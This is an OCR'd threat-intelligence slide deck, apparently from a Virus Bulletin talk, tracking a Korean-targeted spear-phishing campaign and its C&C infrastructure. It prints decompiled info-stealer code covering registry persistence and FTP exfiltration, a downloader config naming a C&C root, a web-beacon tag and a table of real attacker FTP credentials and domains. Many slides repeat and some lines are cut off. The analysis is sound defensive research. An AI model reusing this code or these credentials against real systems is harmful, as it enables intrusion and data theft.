



```
<!DOCTYPE html>
<html lang="ja">
<head>
    <meta charset="utf-8">
    <META http-equiv="Content-Language" CONTEN
    <meta name="product" content="Metro UI CSS
    <meta name="description" content="Time-Spac
    <meta name="author" content="Time-Space">
    <meta name="keywords" content="js, css, met
</head>
<body>
<form method="post" name="frm" id="frm" action="mail_ok.php" enctype="multipart/form-data" >
<table>
  <tr>
        <td>송신자이름</td>
        <td>
        <input type="text" name="from_name" id="from_name" placeholder="송신자명" size="35" >
        </td>
      </tr>
  </tr>
```

Tracking Malware & Monitoring C&C

- [CASE 1-2] Camouflaged as HWP documents
  - Self-Testing

    using My Email





Tracking Malware & Monitoring C&C

- [CASE 1-2] Camouflaged as HWP documents
  - Self-Testing

    using My Email

    => Sending normally





Tracking Malware & Monitoring C&C

virus BULLETIN

- [CASE 1-2] Camouflaged
  - Check Email
    (Sent by mailer)

제목	send 2 recv
보낸사람	sender <sender@gmail.com>
받는사람	recv <jack2@fsec.or.kr>
보낸날짜	2019-04-01 11:13:03
시간대적용보낸날짜	2019-04-01 11:13:03

일반 첨부파일 1개(497.64KB)

시사회.zip (497.64KB)

```
X-MailChannels-SenderId:
 hostingerinternationalltd|x-authuser|u372938130@srv164.main-hosting.eu
X-MailChannels-Auth-Id: hostingerinternationalltd
X-Scare-Bored: 7cec7e7c0de5d0b0_1554084780240_3304895434
X-MC-Loop-Signature: 1554084780239:1219428380
X-MC-Ingress-Time: 1554084780239
Received: from u372938130 by srv164.main-hosting.eu with local (Exim 4.90_1)
  (envelope-from <u372938130@srv164.main-hosting.eu>)
  id 1hAmRV-0019kp-NZ
  for jack2@fsec.or.kr; Mon, 01 Apr 2019 02:12:57 +0000
To: "=?UTF-8?B?cmVjdg==?=  " <jack2@fsec.or.kr>
Subject: =?UTF-8?B?c2VuZCAyIHJlY3Y=?=
```

Tracking Malware & Monitoring C&C

virus BULLETIN

- [CASE 1-2] Camouflaged as HWP documents
  - Check Email
    - Attachment from Daum : 시사회.zip (시사회.vbs)
    - Web Beacon : hxxp://[C&C]/_log/reading.php?uid=[E-mail]

```
8        <a target="_blank" rel="noopener noreferrer" href="http://attach.mail.daum.net/bigfi
9            <img src="https://ssl.pstatic.net/static/pwe/nm/btn_savepc.png" width="17" heigh
10       </a>
11       </td>
12       <td align="left" width="3"></td>
13       <td align="left" width="17" height="25" valign="middle">
14           <img src="http://mail1.daumcdn.net/mail_static/mint/img/big/ico_zip.png" width="
15       </td>
16       <td align="left" width="7"></td>
17       <td align="left" valign="middle" style="font-size:13px;font-family:'맑은 고딕','Malgun
18   </tr>
19   </tbody>
20 </table>
21 <br/>
22 <img src="http://primary-help.pe.hu/_log/reading.php?uid=jack2@fsec.or.kr" style="display:no
```

Web beacon

Tracking Malware & Monitoring C&C

virus BULLETIN

- **OPSEC FAIL CASES**
  - **1) Directory Listing**

    => Detect New Malware & Mailer

- **OPSEC FAIL CASES**
  - 1) Directory Listing : Detect New Malware & Mailer
  - **2) Leaked FTP Access Information**

Related Toolset


Name	No.	Type (Tag)	Contents
Mailer (shape)	1	Mailer	Mailer (just shape)
Mailer (core)	2	Mailer	Mailer (actual function) 1) Attachment malware 2) Link to phishing page for account takeover
Beaconer	3	Web-Beacon	Beacon to check whether mail is being viewed
Phisher	4	Account Stealer Phishing	Phishing Toolkit(lod) Phishing Page for Account Steal
Logger	5	Logging Phishing	Logging for Phishing Target Information
Malicious HWP	6	Dropper Sprear-Phishing	Malicious HWP Documets
Camouflaged HWP	7	Dropper Sprear-Phishing	Camouflaged HWP Documents (Ex. sfx, exe ...)
Script	8	Downloader Logging	Download additional malware and logging (Ex. *.vbs, *.wsf, *.jse, *.ps1)
Info Stealer	9	C&C / DLL / FTP Downloader Logging	Steal Information of Infected Target and Download additional malware (Ex. Some case using FTP)

Related Toolset

Name	No.	Type (Tag)	Contents
Mailer (shape)	**1**	**Mailer**	**Mailer (just shape)**
Mailer (core)	**2**	**Mailer**	**Mailer (actual function)** **1) Attachment malware** **2) Link to phishing page for account takeover**
Beaconer	**3**	**Web-Beacon**	**Beacon to check whether mail is being viewed**
Phisher	**4**	**Account Stealer Phishing**	**Phishing Toolkit(lod) Phishing Page for Account Steal**
Logger	**5**	**Logging Phishing**	**Logging for Phishing Target Information**
Malicious HWP	6	Dropper Sprear-Phishing	Malicious HWP Documets
Camouflaged HWP	7	Dropper Sprear-Phishing	Camouflaged HWP Documents (Ex. sfx, exe ...)
Script	**8**	**Downloader Logging**	**Download additional malware and logging (Ex. *.vbs, *.wsf, *.jse, *.ps1)**
Info Stealer	**9**	**C&C / DLL / FTP Downloader Logging**	**Steal Information of Infected Target and Download additional malware (Ex. Some case using FTP)**

Tracking Malware & Monitoring C&C

- [CASE 2] Leaked FTP Access Information
  - Malicious Script (Delivered-Email.wsf)




Reference : https://twitter.com/anyrun_app/status/1115513990711521280

- [CASE 2] Leaked FTP Access Information
  - Malicious Script (Delivered-Email.wsf)
    - 1) Additional Malware download from C&C

```
var docfile = "Delivered-Email.eml";
var zipfile = "IEService.";
var zf_ext = "rar"
var runfile = "IEService.dat";
var password = "123456";
var root = "http://user-protect-center.pe.hu/";
```

Tracking Malware & Monitoring C&C

- [CASE 2] Leaked FTP Access Information
  - Malicious Script (Delivered-Email.wsf)
    - 1) Additional Malware download from C&C
    - 2) Open Email (Normal Email)



- [CASE 2] Leaked FTP Access Information

```
.rdata:10010368 ; Export Ordinals Table for EngineDropperDll.dll
.rdata:10010368 ;
.rdata:10010368 word_10010368   dw 0, 1                 ; DATA XREF: .rdata:10010354↑o
.rdata:1001036C aEnginedropperd db 'EngineDropperDll.dll',0
.rdata:1001036C                                         ; DATA XREF: .rdata:1001033C↑o
.rdata:10010381 aDllregisterser db 'DllRegisterServer',0
.rdata:10010381                                         ; DATA XREF: .rdata:off_10010360↑o
.rdata:10010393 aIecheckupdate  db 'IECheckUpdate',0    ; DATA XREF: .rdata:off_10010360↑o
.rdata:100103A1                 align 1000h
```

- 3) Execute Malware (Info Stealer)

```
SHGetFolderPathA(0, 26, 0, 0, &pszPath);
strcat_s(&pszPath, 0x104u, "\\IEUpdate");
CreateDirectoryA(&pszPath, 0);
GetModuleFileNameA(hModule, &Filename, 0x104u);
sprintf_s(&NewFileName, 0x104u, "%s\\%s", &pszPath, "IEService.dat");
CopyFileA(&Filename, &NewFileName, 0);
GetSystemDirectoryA(&Buffer, 0x104u);
sprintf_s(&Data, 0x208u, "%s\\rundll32.exe \"%s\\%s\",%s", &Buffer, &pszPath, "IEService.dat", "IECheckUpdate");
if ( !RegOpenKeyExA(HKEY_CURRENT_USER, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0, 0xF003Fu, &phkResult) )
{
  RegSetValueExA(phkResult, "IEService", 0, 1u, &Data, strlen(&Data));
  RegCloseKey(phkResult);
}
```

Tracking Malware & Monitoring C&C

virus BULLETIN

- [CASE 2] Leaked FTP Access Information
  - Malicious Script (Delivered-Email.wsf)
    - 1) Additional Malware download from C&C
    - 2) Open Email (Normal file)
    - 3) Execute Malware (Info Stealer)
    - 4) FTP Upload

```
v14 = InternetOpenA("User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko", 0, 0, 0, 0);
if ( !v14 )
  return 0;
v15 = InternetConnectA(v14, &szServerName, 0x15u, szUserName, szPassword, 1u, 0x8000000u, 0);
v16 = v15;
if ( v15 )
{
  if ( FtpSetCurrentDirectoryA(v15, "log") )
  {
    if ( FtpGetFileA(v16, lpszRemoteFile, lpszNewFile, 0, 0, 0x80000002, 0) )
    {
      v20 = 1;
      FtpDeleteFileA(v16, lpszRemoteFile);
    }
```

Tracking Malware & Monitoring C&C

virus BULLETIN

- [CASE 2] Leaked FTP Access Information
  - OPSEC FAIL!
    - 4) FTP Upload

```
220 FTP Server ready.
USER u428325809
331 Password required for u428325809
PASS victory123!@#
230 User u428325809 logged in
CWD log
250 CWD command successful
TYPE I
200 Type set to I
PASV
227 Entering Passive Mode (185,224,137,164,140,72).
SIZE 7cd9e0e6_IEUpdate64
```

```
v14 = InternetOpenA("User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko", 0, 0, 0, 0);
if ( !v14 )
  return 0;
v15 = InternetConnectA(v14, &szServerName, 0x15u, szUserName, szPassword, 1u, 0x8000000u, 0);
v16 = v15;
if ( v15 )
{
  if ( FtpSetCurrentDirectoryA(v15, "log") )
  {
    if ( FtpGetFileA(v16, lpszRemoteFile, lpszNewFile, 0, 0, 0x80000002, 0) )
    {
      v20 = 1;
      FtpDeleteFileA(v16, lpszRemoteFile);
    }
```

- [CASE 2] Leaked FTP Access Information
  - C&C : FTP Upload
    - Free Hosting Service (Hostinger)
    - Compromised website in South Korea

- [CASE 2] Leaked FTP Access Information
  - OPSEC FAIL!
    - 4) FTP Upload

```
220 FTP Server ready.
USER u428325809
331 Password required for u428325809
PASS victory123!@#
230 User u428325809 logged in
CWD log
250 CWD command successful
TYPE I
200 Type set to I
PASV
227 Entering Passive Mode (185,224,137,164,140,72).
SIZE 7cd9e0e6_IEUpdate64
```

Tracking Malware & Monitoring C&C

- [CASE 2] Leaked FTP Access Information
  - **OPSEC FAIL!**
    - 4) **FTP Upload**

```
220 FTP Server ready.
USER u428325809
331 Password required for u428325809
PASS victory123!@#
230 User u428325809 logged in
CWD log
250 CWD command successful
TYPE I
200 Type set to I
PASV
227 Entering Passive Mode (185,224,137,164,140,72).
SIZE 7cd9e0e6_IEUpdate64
```

```
220 FTP Server ready.
USER u487458083.oeks39402.890m.com
331 Password required for u487458083.o
PASS rhdwn111
230 User u487458083.oeks39402.890m.com logged in
CWD InstF
250 CWD command successful
TYPE I
200 Type set to I
PASV
227 Entering Passive Mode (153,92,6,159,140,4).
SIZE ChromInst
550 ChromInst: No such file or directory
RETR ChromInst
550 ChromInst: No such file or directory
```

Tracking Malware & Monitoring C&C

virus BULLETIN

- [CASE 2] Leaked FTP Access Information
  - OPSEC FAIL!
    - 4) FTP Upload

```
220 FTP Server ready.
USER u428325809
331 Password required for u428325809
PASS victory123!@#
230 User u428325809 logged in
CWD log
250 CWD command successful
TYPE I
200 Type set to I
PASV
227 Entering Passive Mode (185,224,137,164,140,72).
SIZE 7cd9e0e6_IEUpdate64
```

```
220 FTP Server ready.
USER u487458083.oeks39402.890m.com
331 Password required for u487458083.o
PASS rhdwn111
230 User u487458083.oeks39402.890m.com
CWD InstF
250 CWD command successful
TYPE I
200 Type set to I
PASV
227 Entering Passive Mode (153,92,6,15
SIZE ChromInst
550 ChromInst: No such file or directo
RETR ChromInst
550 ChromInst: No such file or directo
```

```
220 FTP Server ready.
USER u487458083.vkcxvkweo.96.lt
331 Password required for u487458083.vkcxvkweo.96.lt
PASS rhdwn111
230 User u487458083.vkcxvkweo.96.lt logged in
CWD Ftake
250 CWD command successful
TYPE I
200 Type set to I
PASV
227 Entering Passive Mode (153,92,6,159,138,203).
STOR retry
150 Opening BINARY mode data connection for retry
```

Tracking Malware & Monitoring C&C

- [CASE 2] Leaked FTP Access Information
  - Free Hosting Service (Hostinger)
    - Love victory & rhdwn (공주 -> princess)


Date	C&C	Login ID	Password	Contents
2019/04/03	user-daum-center[.]pe.hu	u859027282	victory123!@#	Same Password (1)
2019/04/09	user-protect-center[.]pe.hu	u428325809	victory123!@#	Same Password (1)
2019/04/17	nid-protect-team[.]pe.hu	u621356999	victory123!@#	Same Password (1)
2019/05/15	oeks39402[.]890m.com	u487458083	rhdwn111	Same Password (2) Same UID
2019/05/16	nid-management-team[.]890m.com	u142759695	victory123!@#	Same Password (1)
2019/05/27	naiei-aldiel[.]16mb.com	u487458083	Victorious!@#	Similar Password (1) Same UID
2019/06/07	vkcxvkweo[.]96.lt	u487458083	rhdwn111	Same Password (2) Same UID

Tracking Malware & Monitoring C&C

virus BULLETIN

- [CASE 2] Leaked FTP Access Information
  - Free Hosting Service (Hostinger)
    - Love victory -> Webshell Password

Date	C&C	Login ID	Password	Contents
2019/04/03	user-daum-center[.]pe.hu	u859027282	victory123!@#	Same Password (1)
2019/04/09	user-protect-center[.]pe.hu	u428325809	victory123!@#	Same Password (1)
2019/04/17	nid-protect-team[.]pe.hu	u621356999	victory123!@#	Same Password (1)
2019/05/15	oeks39402[.]890m.com	u487458083	rhdwn111	Same Password (2) Same UID
2019/05/16	nid-management-team[.]890m.com	u142759695	victory123!@#	Same Password (1)



- **OPSEC FAIL CASES**
  - 1) Directory Listing : Detect New Malware & Mailer
  - **2) Leaked FTP Access Information**

    => Get Server-side toolkit

- **OPSEC FAIL CASES**
  - 1) Directory Listing : Detect New Malware & Mailer
  - 2) Leaked FTP Access Information : Get Server toolkit
  - **3) File Download vulnerability**

Related Toolset

Name	No.	Type (Tag)	Contents
Mailer (shape)	1	Mailer	Mailer (just shape)
Mailer (core)	2	Mailer	Mailer (actual function) 1) Attachment malware 2) Link to phishing page for account takeover
Beaconer	3	Web-Beacon	Beacon to check whether mail is being viewed
Phisher	4	Account Stealer Phishing	Phishing Toolkit(lod) Phishing Page for Account Steal
Logger	5	Logging Phishing	Logging for Phishing Target Information
Malicious HWP	6	Dropper Sprear-Phishing	Malicious HWP Documets
Camouflaged HWP	7	Dropper Sprear-Phishing	Camouflaged HWP Documents (Ex. sfx, exe ...)
Script	8	Downloader Logging	Download additional malware and logging (Ex. *.vbs, *.wsf, *.jse, *.ps1)
Info Stealer	9	C&C / DLL / FTP Downloader Logging	Steal Information of Infected Target and Download additional malware (Ex. Some case using FTP)

Related Toolset

Name	No.	Type (Tag)	Contents
Mailer (shape)	**1**	**Mailer**	**Mailer (just shape)**
Mailer (core)	**2**	**Mailer**	**Mailer (actual function)** **1) Attachment malware** **2) Link to phishing page for account takeover**
Beaconer	3	Web-Beacon	Beacon to check whether mail is being viewed
Phisher	4	Account Stealer Phishing	Phishing Toolkit(lod) Phishing Page for Account Steal
Logger	5	Logging Phishing	Logging for Phishing Target Information
Malicious HWP	**6**	**Dropper Sprear-Phishing**	**Malicious HWP Documets**
Camouflaged HWP	7	Dropper Sprear-Phishing	Camouflaged HWP Documents (Ex. sfx, exe ...)
Script	**8**	**Downloader Logging**	**Download additional malware and logging (Ex. *.vbs, *.wsf, *.jse, *.ps1)**
Info Stealer	**9**	**C&C / DLL / FTP Downloader Logging**	**Steal Information of Infected Target and Download additional malware (Ex. Some case using FTP)**

Tracking Malware & Monitoring C&C

virus BULLETIN

- [CASE 3] File Download vulnerability
  - EML – HWP Attachment

Tracking Malware & Monitoring C&C

virus BULLETIN

- [CASE 3] File Download vulnerability
  - EML – HWP Attachment
    - Distribution Server : member-authorize[.]com

Tracking Malware & Monitoring C&C

virus BULLETIN

- [CASE 3] File Download vuln
  - EML – HWP Attachment
    - Distribution Server : member-authorize[.]com

Geo	Netherlands (NL) —
AS	AS47583 - AS-HOSTINGER, LT
	Note: An IP might be announced by m
Registrar	RIPENCC
Route	185.224.136.0/22

일반 첨부파일 1개 (15KB)

20190312 일본 관련 일일동향(완).hwp (15KB)


http://member-authorize.com/security/downloads/download.php?fileName=20190312%20%EC%9D%BC%EB%B3%B8%20%EA%B4%80%EB%A0%A8%20%EC%9D%BC%EC%9D%BC%EB%8F%99%ED%96%A5(%EC%99%84).hwp

